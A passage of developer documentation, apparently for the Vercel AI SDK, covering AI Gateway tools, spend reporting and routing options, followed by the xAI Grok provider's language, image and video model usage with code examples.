import { streamText } from 'ai';
const { textStream } = await streamText({
model: 'openai/gpt-5.4',
prompt: 'Explain the benefits of serverless architecture',
});
for await (const textPart of textStream) {
process.stdout.write(textPart);
}
Tool Usage
import { generateText, tool } from 'ai';
import { z } from 'zod';
const { text } = await generateText({
model: 'xai/grok-4',
prompt: 'What is the weather like in San Francisco?',
tools: {
getWeather: tool({
description: 'Get the current weather for a location',
parameters: z.object({
location: z.string().describe('The location to get weather for'),
}),
execute: async ({ location }) => {
// Your weather API call here
return `It's sunny in ${location}`;
},
}),
},
});
Provider-Executed Tools
Some providers offer tools that are executed by the provider itself, such as OpenAI's web search tool. To use these tools through AI Gateway, import the provider to access the tool definitions:
import { generateText, isStepCount } from 'ai';
import { openai } from '@ai-sdk/openai';
const result = await generateText({
model: 'openai/gpt-5.4-mini',
prompt: 'What is the Vercel AI Gateway?',
stopWhen: isStepCount(10),
tools: {
web_search: openai.tools.webSearch({}),
},
});
console.dir(result.text);
Gateway Tools
The AI Gateway provider includes built-in tools that are executed by the gateway itself. These tools can be used with any model through the gateway.
Perplexity Search
The Perplexity Search tool enables models to search the web using Perplexity's search API. This tool is executed by the AI Gateway and returns web search results that the model can use to provide up-to-date information.
import { gateway, generateText } from 'ai';
const result = await generateText({
model: 'openai/gpt-5.4-nano',
prompt: 'Search for news about AI regulations in January 2025.',
tools: {
perplexity_search: gateway.tools.perplexitySearch(),
},
});
console.log(result.text);
console.log('Tool calls:', JSON.stringify(result.toolCalls, null, 2));
console.log('Tool results:', JSON.stringify(result.toolResults, null, 2));
You can also configure the search with optional parameters:
import { gateway, generateText } from 'ai';
const result = await generateText({
model: 'openai/gpt-5.4-nano',
prompt:
'Search for news about AI regulations from the first week of January 2025.',
tools: {
perplexity_search: gateway.tools.perplexitySearch({
maxResults: 5,
searchLanguageFilter: ['en'],
country: 'US',
searchDomainFilter: ['reuters.com', 'bbc.com', 'nytimes.com'],
}),
},
});
console.log(result.text);
console.log('Tool calls:', JSON.stringify(result.toolCalls, null, 2));
console.log('Tool results:', JSON.stringify(result.toolResults, null, 2));
The Perplexity Search tool supports the following optional configuration options:
-
maxResults number
The maximum number of search results to return (1-20, default: 10).
-
maxTokensPerPage number
The maximum number of tokens to extract per search result page (256-2048, default: 2048).
-
maxTokens number
The maximum total tokens across all search results (default: 25000, max: 1000000).
-
searchLanguageFilter string[]
Filter search results by language using ISO 639-1 language codes (e.g.,
['en']for English,['en', 'es']for English and Spanish). -
country string
Filter search results by country using ISO 3166-1 alpha-2 country codes (e.g.,
'US'for United States,'GB'for United Kingdom). -
searchDomainFilter string[]
Limit search results to specific domains (e.g.,
['reuters.com', 'bbc.com']). This is useful for restricting results to trusted sources. -
searchRecencyFilter 'day' | 'week' | 'month' | 'year'
Filter search results by relative time period. Useful for always getting recent results (e.g., 'week' for results from the last week).
The tool works with both generateText and streamText:
import { gateway, streamText } from 'ai';
const result = streamText({
model: 'openai/gpt-5.4-nano',
prompt: 'Search for the latest news about AI regulations.',
tools: {
perplexity_search: gateway.tools.perplexitySearch(),
},
});
for await (const part of result.fullStream) {
switch (part.type) {
case 'text-delta':
process.stdout.write(part.text);
break;
case 'tool-call':
console.log('\nTool call:', JSON.stringify(part, null, 2));
break;
case 'tool-result':
console.log('\nTool result:', JSON.stringify(part, null, 2));
break;
}
}
Parallel Search
The Parallel Search tool enables models to search the web using Parallel AI's Search API. This tool is optimized for LLM consumption, returning relevant excerpts from web pages that can replace multiple keyword searches with a single call.
import { gateway, generateText } from 'ai';
const result = await generateText({
model: 'openai/gpt-5.4-nano',
prompt: 'Research the latest developments in quantum computing.',
tools: {
parallel_search: gateway.tools.parallelSearch(),
},
});
console.log(result.text);
console.log('Tool calls:', JSON.stringify(result.toolCalls, null, 2));
console.log('Tool results:', JSON.stringify(result.toolResults, null, 2));
You can also configure the search with optional parameters:
import { gateway, generateText } from 'ai';
const result = await generateText({
model: 'openai/gpt-5.4-nano',
prompt: 'Find detailed information about TypeScript 5.0 features.',
tools: {
parallel_search: gateway.tools.parallelSearch({
mode: 'agentic',
maxResults: 5,
sourcePolicy: {
includeDomains: ['typescriptlang.org', 'github.com'],
},
excerpts: {
maxCharsPerResult: 8000,
},
}),
},
});
console.log(result.text);
console.log('Tool calls:', JSON.stringify(result.toolCalls, null, 2));
console.log('Tool results:', JSON.stringify(result.toolResults, null, 2));
The Parallel Search tool supports the following optional configuration options:
-
mode 'one-shot' | 'agentic'
Mode preset for different use cases:
'one-shot'- Comprehensive results with longer excerpts for single-response answers (default)'agentic'- Concise, token-efficient results optimized for multi-step agentic workflows
-
maxResults number
Maximum number of results to return (1-20). Defaults to 10 if not specified.
-
sourcePolicy object
Source policy for controlling which domains to include/exclude:
includeDomains- List of domains to include in search resultsexcludeDomains- List of domains to exclude from search resultsafterDate- Only include results published after this date (ISO 8601 format)
-
excerpts object
Excerpt configuration for controlling result length:
maxCharsPerResult- Maximum characters per resultmaxCharsTotal- Maximum total characters across all results
-
fetchPolicy object
Fetch policy for controlling content freshness:
maxAgeSeconds- Maximum age in seconds for cached content (set to 0 for always fresh)
The tool works with both generateText and streamText:
import { gateway, streamText } from 'ai';
const result = streamText({
model: 'openai/gpt-5.4-nano',
prompt: 'Research the latest AI safety guidelines.',
tools: {
parallel_search: gateway.tools.parallelSearch(),
},
});
for await (const part of result.fullStream) {
switch (part.type) {
case 'text-delta':
process.stdout.write(part.text);
break;
case 'tool-call':
console.log('\nTool call:', JSON.stringify(part, null, 2));
break;
case 'tool-result':
console.log('\nTool result:', JSON.stringify(part, null, 2));
break;
}
}
Custom Reporting
Track usage per end-user and categorize requests with tags, then query the data through the reporting API.
Usage Tracking with User and Tags
import type { GatewayProviderOptions } from '@ai-sdk/gateway';
import { generateText } from 'ai';
const { text } = await generateText({
model: 'openai/gpt-5.4',
prompt: 'Summarize this document...',
providerOptions: {
gateway: {
user: 'user-abc-123', // Track usage for this specific end-user
tags: ['document-summary', 'premium-feature'], // Categorize for reporting
} satisfies GatewayProviderOptions,
},
});
This allows you to:
- View usage and costs broken down by end-user in your analytics
- Filter and analyze spending by feature or use case using tags
- Track which users or features are driving the most AI usage
Querying Spend Reports
Use the getSpendReport() method to query usage data programmatically. The reporting API is only available for Vercel Pro and Enterprise plans. For pricing, see the Custom Reporting docs.
import { gateway } from 'ai';
const report = await gateway.getSpendReport({
startDate: '2026-03-01',
endDate: '2026-03-25',
groupBy: 'model',
});
for (const row of report.results) {
console.log(`${row.model}: $${row.totalCost.toFixed(4)}`);
}
The getSpendReport() method accepts the following parameters:
- startDate string - Start date in
YYYY-MM-DDformat (inclusive, required) - endDate string - End date in
YYYY-MM-DDformat (inclusive, required) - groupBy string - Aggregation dimension:
'day'(default),'user','model','tag','provider', or'credential_type' - datePart string - Time granularity when
groupByis'day':'day'or'hour' - userId string - Filter to a specific user
- model string - Filter to a specific model (e.g.
'anthropic/claude-sonnet-4.5') - provider string - Filter to a specific provider (e.g.
'anthropic') - credentialType string - Filter by
'byok'or'system'credentials - tags string[] - Filter to requests matching these tags
Each row in results contains a grouping field (matching your groupBy choice) and metrics:
- totalCost number - Total cost in USD
- marketCost number - Market cost in USD
- inputTokens number - Number of input tokens
- outputTokens number - Number of output tokens
- cachedInputTokens number - Number of cached input tokens
- cacheCreationInputTokens number - Number of cache creation input tokens
- reasoningTokens number - Number of reasoning tokens
- requestCount number - Number of requests
You can combine tracking and querying to analyze spend by tags you defined:
import type { GatewayProviderOptions } from '@ai-sdk/gateway';
import { gateway, streamText } from 'ai';
// 1. Make requests with tags
const result = streamText({
model: gateway('anthropic/claude-haiku-4.5'),
prompt: 'Summarize this quarter's results',
providerOptions: {
gateway: {
tags: ['team:finance', 'feature:summaries'],
} satisfies GatewayProviderOptions,
},
});
// 2. Later, query spend filtered by those tags
const report = await gateway.getSpendReport({
startDate: '2026-03-01',
endDate: '2026-03-31',
groupBy: 'tag',
tags: ['team:finance'],
});
for (const row of report.results) {
console.log(`${row.tag}: $${row.totalCost.toFixed(4)} (${row.requestCount} requests)`);
}
Provider Options
The AI Gateway provider accepts provider options that control routing behavior and provider-specific configurations.
Gateway Provider Options
You can use the gateway key in providerOptions to control how AI Gateway routes requests:
import type { GatewayProviderOptions } from '@ai-sdk/gateway';
import { generateText } from 'ai';
const { text } = await generateText({
model: 'anthropic/claude-sonnet-4.6',
prompt: 'Explain quantum computing',
providerOptions: {
gateway: {
order: ['vertex', 'anthropic'], // Try Vertex AI first, then Anthropic
only: ['vertex', 'anthropic'], // Only use these providers
} satisfies GatewayProviderOptions,
},
});
The following gateway provider options are available:
-
order string[]
Specifies the sequence of providers to attempt when routing requests. The gateway will try providers in the order specified. If a provider fails or is unavailable, it will move to the next provider in the list.
Example:
order: ['bedrock', 'anthropic']will attempt Amazon Bedrock first, then fall back to Anthropic. -
only string[]
Restricts routing to only the specified providers. When set, the gateway will never route to providers not in this list, even if they would otherwise be available.
Example:
only: ['anthropic', 'vertex']will only allow routing to Anthropic or Vertex AI. -
sort 'cost' | 'ttft' | 'tps'
Sorts available providers by a performance or cost metric before routing. The gateway will try the best-scoring provider first and fall back through the rest in sorted order. If unspecified, providers are ordered using the gateway's default system ranking.
'cost'— lowest cost first'ttft'— lowest time-to-first-token first'tps'— highest tokens-per-second first
When combined with
order, the user-specified providers are promoted to the front while remaining providers follow the sorted order.Example:
sort: 'ttft'will route to the provider with the fastest time-to-first-token.When
sortis active, the response'sproviderMetadata.gateway.routing.sortobject contains the sort option used, the resulting execution order, per-provider metric values, and any providers that were deprioritized. -
models string[]
Specifies fallback models to use when the primary model fails or is unavailable. The gateway will try the primary model first (specified in the
modelparameter), then try each model in this array in order until one succeeds.Example:
models: ['openai/gpt-5.4-nano', 'gemini-3-flash-preview']will try the fallback models in order if the primary model fails. -
user string
Optional identifier for the end user on whose behalf the request is being made. This is used for spend tracking and attribution purposes, allowing you to track usage per end-user in your application.
Example:
user: 'user-123'will associate this request with end-user ID "user-123" in usage reports. -
tags string[]
Optional array of tags for categorizing and filtering usage in reports. Useful for tracking spend by feature, prompt version, or any other dimension relevant to your application.
Example:
tags: ['chat', 'v2']will tag this request with "chat" and "v2" for filtering in usage analytics. -
byok Record<string, Array<Record<string, unknown>>>
Request-scoped BYOK (Bring Your Own Key) credentials to use for this request. When provided, any cached BYOK credentials configured in the gateway system are not considered. Requests may still fall back to use system credentials if the provided credentials fail.
Each provider can have multiple credentials (tried in order). The structure is a record where keys are provider slugs and values are arrays of credential objects.
Each credential can optionally include a
modelMappingsarray to map AI Gateway model slugs to your deployment names (for example, custom Azure deployment names). If a BYOK request fails, the gateway falls back to system credentials using the default model name.Examples:
- Single provider:
byok: { 'anthropic': [{ apiKey: 'sk-ant-...' }] } - Multiple credentials:
byok: { 'vertex': [{ project: 'proj-1', googleCredentials: { privateKey: '...', clientEmail: '...' } }, { project: 'proj-2', googleCredentials: { privateKey: '...', clientEmail: '...' } }] } - Multiple providers:
byok: { 'anthropic': [{ apiKey: '...' }], 'bedrock': [{ accessKeyId: '...', secretAccessKey: '...' }] } - With model mappings:
byok: { 'azure': [{ apiKey: '...', resourceName: '...', modelMappings: [{ gatewayModelSlug: 'openai/gpt-5.4-nano', customModelId: 'my-deployment' }] }] }
- Single provider:
-
zeroDataRetention boolean
Restricts routing to providers that have zero data retention agreements with Vercel for AI Gateway. When using BYOK credentials, this filter is not applied. If BYOK credentials fail and the request falls back to system credentials, only providers with zero data retention agreements will be used. If there are no providers available for the model with zero data retention, the request will fail. Request-level ZDR is only available for Vercel Pro and Enterprise plans.
-
disallowPromptTraining boolean
Restricts routing to providers that have agreements with Vercel for AI Gateway to not use prompts for model training. When using BYOK credentials, this filter is not applied. If BYOK credentials fail and the request falls back to system credentials, only providers that do not train on prompt data will be used. If there are no providers available for the model that disallow prompt training, the request will fail.
-
hipaaCompliant boolean
Restricts routing to models and tools from providers that have signed a BAA with Vercel for the use of AI Gateway (requires Vercel HIPAA BAA add on). BYOK credentials are skipped when
hipaaCompliantis set totrueto ensure that requests are only routed to providers that support HIPAA compliance. -
quotaEntityId string
The unique identifier for the entity against which quota is tracked. Used for quota management and enforcement purposes.
-
providerTimeouts object
Per-provider timeouts for BYOK credentials in milliseconds. Controls how long to wait for a provider to start responding before falling back to the next available provider.
Example:
providerTimeouts: { byok: { openai: 5000, anthropic: 2000 } }For full details, see Provider Timeouts.
You can combine these options to have fine-grained control over routing and tracking:
import type { GatewayProviderOptions } from '@ai-sdk/gateway';
import { generateText } from 'ai';
const { text } = await generateText({
model: 'anthropic/claude-sonnet-4.6',
prompt: 'Write a haiku about programming',
providerOptions: {
gateway: {
order: ['vertex'], // Prefer Vertex AI
only: ['anthropic', 'vertex'], // Only allow these providers
} satisfies GatewayProviderOptions,
},
});
Model Fallbacks Example
The models option enables automatic fallback to alternative models when the primary model fails:
import type { GatewayProviderOptions } from '@ai-sdk/gateway';
import { generateText } from 'ai';
const { text } = await generateText({
model: 'openai/gpt-5.4', // Primary model
prompt: 'Write a TypeScript haiku',
providerOptions: {
gateway: {
models: ['openai/gpt-5.4-nano', 'gemini-3-flash-preview'], // Fallback models
} satisfies GatewayProviderOptions,
},
});
// This will:
// 1. Try openai/gpt-5.4 first
// 2. If it fails, try openai/gpt-5.4-nano
// 3. If that fails, try gemini-3-flash-preview
// 4. Return the result from the first model that succeeds
Zero Data Retention Example
Set zeroDataRetention to true to route requests to providers that have zero data retention agreements with Vercel for AI Gateway. When using BYOK credentials, this filter is not applied. If BYOK credentials fail and the request falls back to system credentials, only providers with zero data retention agreements will be used. If there are no providers available for the model with zero data retention, the request will fail. When zeroDataRetention is false or not specified, there is no enforcement of restricting routing. Request-level ZDR is only available for Vercel Pro and Enterprise plans.
import type { GatewayProviderOptions } from '@ai-sdk/gateway';
import { generateText } from 'ai';
const { text } = await generateText({
model: 'anthropic/claude-sonnet-4.6',
prompt: 'Analyze this sensitive document...',
providerOptions: {
gateway: {
zeroDataRetention: true,
} satisfies GatewayProviderOptions,
},
});
Disallow Prompt Training Example
Set disallowPromptTraining to true to route requests to providers that have agreements with Vercel for AI Gateway to not use prompts for model training. When using BYOK credentials, this filter is not applied. If BYOK credentials fail and the request falls back to system credentials, only providers that do not train on prompt data will be used. If there are no providers available for the model that disallow prompt training, the request will fail. When disallowPromptTraining is false or not specified, there is no enforcement of restricting routing.
import type { GatewayProviderOptions } from '@ai-sdk/gateway';
import { generateText } from 'ai';
const { text } = await generateText({
model: 'anthropic/claude-sonnet-4.6',
prompt: 'Analyze this proprietary business data...',
providerOptions: {
gateway: {
disallowPromptTraining: true,
} satisfies GatewayProviderOptions,
},
});
HIPAA Compliance Example
Set hipaaCompliant to true to route requests only to models or tools by providers that have signed a BAA with Vercel for the use of AI Gateway. If the model or tool does not have a HIPAA-compliant provider, the request will fail. When hipaaCompliant is false or not specified, there is no enforcement of restricting routing. BYOK credentials are skipped when hipaaCompliant is set to true to ensure that requests are only routed to providers that support HIPAA compliance.
import type { GatewayProviderOptions } from '@ai-sdk/gateway';
import { generateText } from 'ai';
const { text } = await generateText({
model: 'anthropic/claude-sonnet-4.6',
prompt: 'Analyze this patient data...',
providerOptions: {
gateway: {
hipaaCompliant: true,
} satisfies GatewayProviderOptions,
},
});
Quota Entity ID Example
Set quotaEntityId to track and enforce quota against a specific entity. This is useful for multi-tenant applications where you need to manage quota at the entity level (e.g., per organization or team).
import type { GatewayProviderOptions } from '@ai-sdk/gateway';
import { generateText } from 'ai';
const { text } = await generateText({
model: 'anthropic/claude-sonnet-4.6',
prompt: 'Summarize this report...',
providerOptions: {
gateway: {
quotaEntityId: 'org-123',
} satisfies GatewayProviderOptions,
},
});
Provider-Specific Options
When using provider-specific options through AI Gateway, use the actual provider name (e.g. anthropic, openai, not gateway) as the key:
import type { AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import type { GatewayProviderOptions } from '@ai-sdk/gateway';
import { generateText } from 'ai';
const { text } = await generateText({
model: 'anthropic/claude-sonnet-4.6',
prompt: 'Explain quantum computing',
providerOptions: {
gateway: {
order: ['vertex', 'anthropic'],
} satisfies GatewayProviderOptions,
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
} satisfies AnthropicLanguageModelOptions,
},
});
This works with any provider supported by AI Gateway. Each provider has its own set of options - see the individual provider documentation pages for details on provider-specific options.
Available Providers
AI Gateway supports routing to 20+ providers.
For a complete list of available providers and their slugs, see the AI Gateway documentation.
Model Capabilities
Model capabilities depend on the specific provider and model you're using. For detailed capability information, see:
- AI Gateway provider options for an overview of available providers
- Individual AI SDK provider pages for specific model capabilities and features
title: xAI Grok description: Learn how to use xAI Grok and Imagine.
xAI Grok Provider
The xAI Grok provider contains language model support for the xAI API.
Setup
The xAI Grok provider is available via the @ai-sdk/xai module. You can
install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance xai from @ai-sdk/xai:
import { xai } from '@ai-sdk/xai';
If you need a customized setup, you can import createXai from @ai-sdk/xai
and create a provider instance with your settings:
import { createXai } from '@ai-sdk/xai';
const xai = createXai({
apiKey: 'your-api-key',
});
You can use the following optional settings to customize the xAI provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.x.ai/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theXAI_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create xAI models using a provider instance. The
first argument is the model id, e.g. grok-4.20-non-reasoning.
const model = xai('grok-4.20-non-reasoning');
By default, xai(modelId) uses the Responses API. To use the Chat Completions API (legacy), use xai.chat(modelId).
Example
You can use xAI language models to generate text with the generateText function:
import { xai } from '@ai-sdk/xai';
import { generateText } from 'ai';
const { text } = await generateText({
model: xai('grok-4.20-non-reasoning'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
xAI language models can also be used in the streamText function
and support structured data generation with Output
(see AI SDK Core).
Responses API (Agentic Tools)
The xAI Responses API is the default when using xai(modelId). You can also use xai.responses(modelId) explicitly. This enables the model to autonomously orchestrate tool calls and research on xAI's servers.
const model = xai.responses('grok-4.20-non-reasoning');
The Responses API provides server-side tools that the model can autonomously execute during its reasoning process:
- web_search: Real-time web search and page browsing
- x_search: Search X (Twitter) posts, users, and threads
- code_execution: Execute Python code for calculations and data analysis
- view_image: View and analyze images
- view_x_video: View and analyze videos from X posts
- mcp_server: Connect to remote MCP servers and use their tools
- file_search: Search through documents in vector stores (collections)
Vision
The Responses API supports image input with vision models:
import { xai } from '@ai-sdk/xai';
import { generateText } from 'ai';
const { text } = await generateText({
model: xai.responses('grok-3'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'What do you see in this image?' },
{ type: 'image', image: fs.readFileSync('./image.png') },
],
},
],
});
Web Search Tool
The web search tool enables autonomous web research with optional domain filtering and image understanding:
import { xai } from '@ai-sdk/xai';
import { generateText } from 'ai';
const { text, sources } = await generateText({
model: xai.responses('grok-4.20-non-reasoning'),
prompt: 'What are the latest developments in AI?',
tools: {
web_search: xai.tools.webSearch({
allowedDomains: ['arxiv.org', 'openai.com'],
enableImageUnderstanding: true,
}),
},
});
console.log(text);
console.log('Citations:', sources);
Web Search Parameters
-
allowedDomains string[]
Only search within specified domains (max 5). Cannot be used with
excludedDomains. -
excludedDomains string[]
Exclude specified domains from search (max 5). Cannot be used with
allowedDomains. -
enableImageUnderstanding boolean
Enable the model to view and analyze images found during search. Increases token usage.
X Search Tool
The X search tool enables searching X (Twitter) for posts, with filtering by handles and date ranges:
const { text, sources } = await generateText({
model: xai.responses('grok-4.20-non-reasoning'),
prompt: 'What are people saying about AI on X this week?',
tools: {
x_search: xai.tools.xSearch({
allowedXHandles: ['elonmusk', 'xai'],
fromDate: '2025-10-23',
toDate: '2025-10-30',
enableImageUnderstanding: true,
enableVideoUnderstanding: true,
}),
},
});
X Search Parameters
-
allowedXHandles string[]
Only search posts from specified X handles (max 10). Cannot be used with
excludedXHandles. -
excludedXHandles string[]
Exclude posts from specified X handles (max 10). Cannot be used with
allowedXHandles. -
fromDate string
Start date for posts in ISO8601 format (
YYYY-MM-DD). -
toDate string
End date for posts in ISO8601 format (
YYYY-MM-DD). -
enableImageUnderstanding boolean
Enable the model to view and analyze images in X posts.
-
enableVideoUnderstanding boolean
Enable the model to view and analyze videos in X posts.
Code Execution Tool
The code execution tool enables the model to write and execute Python code for calculations and data analysis:
const { text } = await generateText({
model: xai.responses('grok-4.20-non-reasoning'),
prompt:
'Calculate the compound interest for $10,000 at 5% annually for 10 years',
tools: {
code_execution: xai.tools.codeExecution(),
},
});
View Image Tool
The view image tool enables the model to view and analyze images:
const { text } = await generateText({
model: xai.responses('grok-4.20-non-reasoning'),
prompt: 'Describe what you see in the image',
tools: {
view_image: xai.tools.viewImage(),
},
});
View X Video Tool
The view X video tool enables the model to view and analyze videos from X (Twitter) posts:
const { text } = await generateText({
model: xai.responses('grok-4.20-non-reasoning'),
prompt: 'Summarize the content of this X video',
tools: {
view_x_video: xai.tools.viewXVideo(),
},
});
MCP Server Tool
The MCP server tool enables the model to connect to remote Model Context Protocol (MCP) servers and use their tools:
const { text } = await generateText({
model: xai.responses('grok-4.20-non-reasoning'),
prompt: 'Use the weather tool to check conditions in San Francisco',
tools: {
weather_server: xai.tools.mcpServer({
serverUrl: 'https://example.com/mcp',
serverLabel: 'weather-service',
serverDescription: 'Weather data provider',
allowedTools: ['get_weather', 'get_forecast'],
}),
},
});
MCP Server Parameters
-
serverUrl string (required)
The URL of the remote MCP server.
-
serverLabel string
A label to identify the MCP server.
-
serverDescription string
A description of what the MCP server provides.
-
allowedTools string[]
List of tool names that the model is allowed to use from the MCP server. If not specified, all tools are allowed.
-
headers Record<string, string>
Custom headers to include when connecting to the MCP server.
-
authorization string
Authorization header value for authenticating with the MCP server (e.g.,
'Bearer token123').
File Search Tool
The file search tool enables searching through documents stored in xAI vector stores (collections):
import { xai, type XaiLanguageModelResponsesOptions } from '@ai-sdk/xai';
import { streamText } from 'ai';
const result = streamText({
model: xai.responses('grok-4.20-reasoning'),
prompt: 'What documents do you have access to?',
tools: {
file_search: xai.tools.fileSearch({
vectorStoreIds: ['collection_your-collection-id'],
maxNumResults: 10,
}),
},
providerOptions: {
xai: {
include: ['file_search_call.results'],
} satisfies XaiLanguageModelResponsesOptions,
},
});
File Search Parameters
-
vectorStoreIds string[] (required)
The IDs of the vector stores (collections) to search.
-
maxNumResults number
The maximum number of results to return from the search.
Provider Options for File Search
-
include Array<'file_search_call.results'>
Include file search results in the response. When set to
['file_search_call.results'], the response will contain the actual search results with file content and scores.
Multiple Tools
You can combine multiple server-side tools for comprehensive research:
import { xai } from '@ai-sdk/xai';
import { streamText } from 'ai';
const { fullStream } = streamText({
model: xai.responses('grok-4.20-non-reasoning'),
prompt: 'Research AI safety developments and calculate risk metrics',
tools: {
web_search: xai.tools.webSearch(),
x_search: xai.tools.xSearch(),
code_execution: xai.tools.codeExecution(),
file_search: xai.tools.fileSearch({
vectorStoreIds: ['collection_your-documents'],
}),
data_service: xai.tools.mcpServer({
serverUrl: 'https://data.example.com/mcp',
serverLabel: 'data-service',
}),
},
});
for await (const part of fullStream) {
if (part.type === 'text-delta') {
process.stdout.write(part.text);
} else if (part.type === 'source' && part.sourceType === 'url') {
console.log('\nSource:', part.url);
}
}
Provider Options
The Responses API supports the following provider options:
import { xai, type XaiLanguageModelResponsesOptions } from '@ai-sdk/xai';
import { generateText } from 'ai';
const result = await generateText({
model: xai.responses('grok-4.20-non-reasoning'),
providerOptions: {
xai: {
reasoningEffort: 'high',
} satisfies XaiLanguageModelResponsesOptions,
},
// ...
});
The following provider options are available:
-
reasoningEffort 'low' | 'medium' | 'high'
Control the reasoning effort for the model. Higher effort may produce more thorough results at the cost of increased latency and token usage.
-
logprobs boolean
Return log probabilities for output tokens.
-
topLogprobs number
Number of most likely tokens to return per token position (0-8). When set,
logprobsis automatically enabled. -
include Array<'file_search_call.results'>
Specify additional output data to include in the model response. Use
['file_search_call.results']to include file search results with scores and content. -
store boolean
Whether to store the input message(s) and model response for later retrieval. Defaults to
true. -
previousResponseId string
The ID of the previous response from the model. You can use it to continue a conversation.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming | Reasoning |
|---|---|---|---|---|---|
grok-4.20-reasoning |
|||||
grok-4.20-non-reasoning |
|||||
grok-4-1-fast-reasoning |
|||||
grok-4-1-fast-non-reasoning |
|||||
grok-4-1 |
|||||
grok-4-fast-reasoning |
|||||
grok-4-fast-non-reasoning |
|||||
grok-code-fast-1 |
|||||
grok-3 |
|||||
grok-3-mini |
Image Models
You can create xAI image models using the .image() factory method. For more on image generation with the AI SDK see generateImage().
import { xai } from '@ai-sdk/xai';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: xai.image('grok-imagine-image'),
prompt: 'A futuristic cityscape at sunset',
});
Image Editing
xAI supports image editing through the grok-imagine-image model. Pass input images via prompt.images to transform or edit existing images.
Basic Image Editing
Transform an existing image using text prompts:
import { xai } from '@ai-sdk/xai';
import { generateImage } from 'ai';
import { readFileSync } from 'fs';
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: xai.image('grok-imagine-image'),
prompt: {
text: 'Turn the cat into a golden retriever dog',
images: [imageBuffer],
},
});
Multi-Image Editing
Combine or reference multiple input images in the prompt:
import { xai } from '@ai-sdk/xai';
import { generateImage } from 'ai';
import { readFileSync } from 'fs';
const cat = readFileSync('./cat.png');
const dog = readFileSync('./dog.png');
const { images } = await generateImage({
model: xai.image('grok-imagine-image'),
prompt: {
text: 'Combine these two animals into a group photo',
images: [cat, dog],
},
});
Style Transfer
Apply artistic styles to an image:
const imageBuffer = readFileSync('./input-image.png');
const { images } = await generateImage({
model: xai.image('grok-imagine-image'),
prompt: {
text: 'Transform this into a watercolor painting style',
images: [imageBuffer],
},
aspectRatio: '1:1',
});
Image Provider Options
You can customize the image generation behavior with provider-specific settings via providerOptions.xai:
import { xai, type XaiImageModelOptions } from '@ai-sdk/xai';
import { generateImage } from 'ai';
const { images } = await generateImage({
model: xai.image('grok-imagine-image-pro'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
providerOptions: {
xai: {
resolution: '2k',
quality: 'high',
} satisfies XaiImageModelOptions,
},
});
-
resolution '1k' | '2k'
Output resolution.
1kproduces ~1024×1024 images,2kproduces ~2048×2048 images (actual dimensions vary based on aspect ratio). Available forgrok-imagine-image-pro. -
quality 'low' | 'medium' | 'high'
Image quality level. Higher quality may increase generation time.
Image Model Capabilities
| Model | Resolution | Aspect Ratios | Image Editing |
|---|---|---|---|
grok-imagine-image-pro |
1k, 2k |
1:1, 16:9, 9:16, 4:3, 3:4, 3:2, 2:3, 2:1, 1:2, 19.5:9, 9:19.5, 20:9, 9:20, auto |
|
grok-imagine-image |
1k |
1:1, 16:9, 9:16, 4:3, 3:4, 3:2, 2:3, 2:1, 1:2, 19.5:9, 9:19.5, 20:9, 9:20, auto |
Video Models
You can create xAI video models using the .video() factory method.
For more on video generation with the AI SDK see generateVideo().
This provider supports standard video generation from text prompts or image input, plus explicit video editing, video extension, and reference-to-video (R2V) operations.
Text-to-Video
Generate videos from text prompts:
import { xai, type XaiVideoModelOptions } from '@ai-sdk/xai';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: xai.video('grok-imagine-video'),
prompt: 'A chicken flying into the sunset in the style of 90s anime.',
aspectRatio: '16:9',
duration: 5,
providerOptions: {
xai: {
pollTimeoutMs: 600000, // 10 minutes
} satisfies XaiVideoModelOptions,
},
});
Generation with Image Input
Generate videos using an image as the starting frame with an optional text prompt. This uses the standard generation path rather than a separate provider mode:
import { xai, type XaiVideoModelOptions } from '@ai-sdk/xai';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: xai.video('grok-imagine-video'),
prompt: {
image: 'https://example.com/start-frame.png',
text: 'The cat slowly turns its head and blinks',
},
duration: 5,
providerOptions: {
xai: {
pollTimeoutMs: 600000, // 10 minutes
} satisfies XaiVideoModelOptions,
},
});
Video Editing
Edit an existing video using a text prompt by providing a source video URL via provider options:
import { xai, type XaiVideoModelOptions } from '@ai-sdk/xai';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: xai.video('grok-imagine-video'),
prompt: 'Give the person sunglasses and a hat',
providerOptions: {
xai: {
mode: 'edit-video',
videoUrl: 'https://example.com/source-video.mp4',
pollTimeoutMs: 600000, // 10 minutes
} satisfies XaiVideoModelOptions,
},
});
Chaining and Concurrent Edits
The xAI-hosted video URL is available in providerMetadata.xai.videoUrl.
You can use it to chain sequential edits or branch into concurrent edits
using Promise.all:
import { xai, type XaiVideoModelOptions } from '@ai-sdk/xai';
import { experimental_generateVideo as generateVideo } from 'ai';
const providerOptions = {
xai: {
mode: 'edit-video',
videoUrl: 'https://example.com/source-video.mp4',
pollTimeoutMs: 600000,
} satisfies XaiVideoModelOptions,
};
// Step 1: Apply an initial edit
const step1 = await generateVideo({
model: xai.video('grok-imagine-video'),
prompt: 'Add a party hat to the person',
providerOptions,
});
// Get the xAI-hosted URL from provider metadata
const step1VideoUrl = step1.providerMetadata?.xai?.videoUrl as string;
// Step 2: Apply two more edits concurrently, building on step 1
const [withSunglasses, withScarf] = await Promise.all([
generateVideo({
model: xai.video('grok-imagine-video'),
prompt: 'Add sunglasses',
providerOptions: {
xai: { mode: 'edit-video', videoUrl: step1VideoUrl, pollTimeoutMs: 600000 },
},
}),
generateVideo({
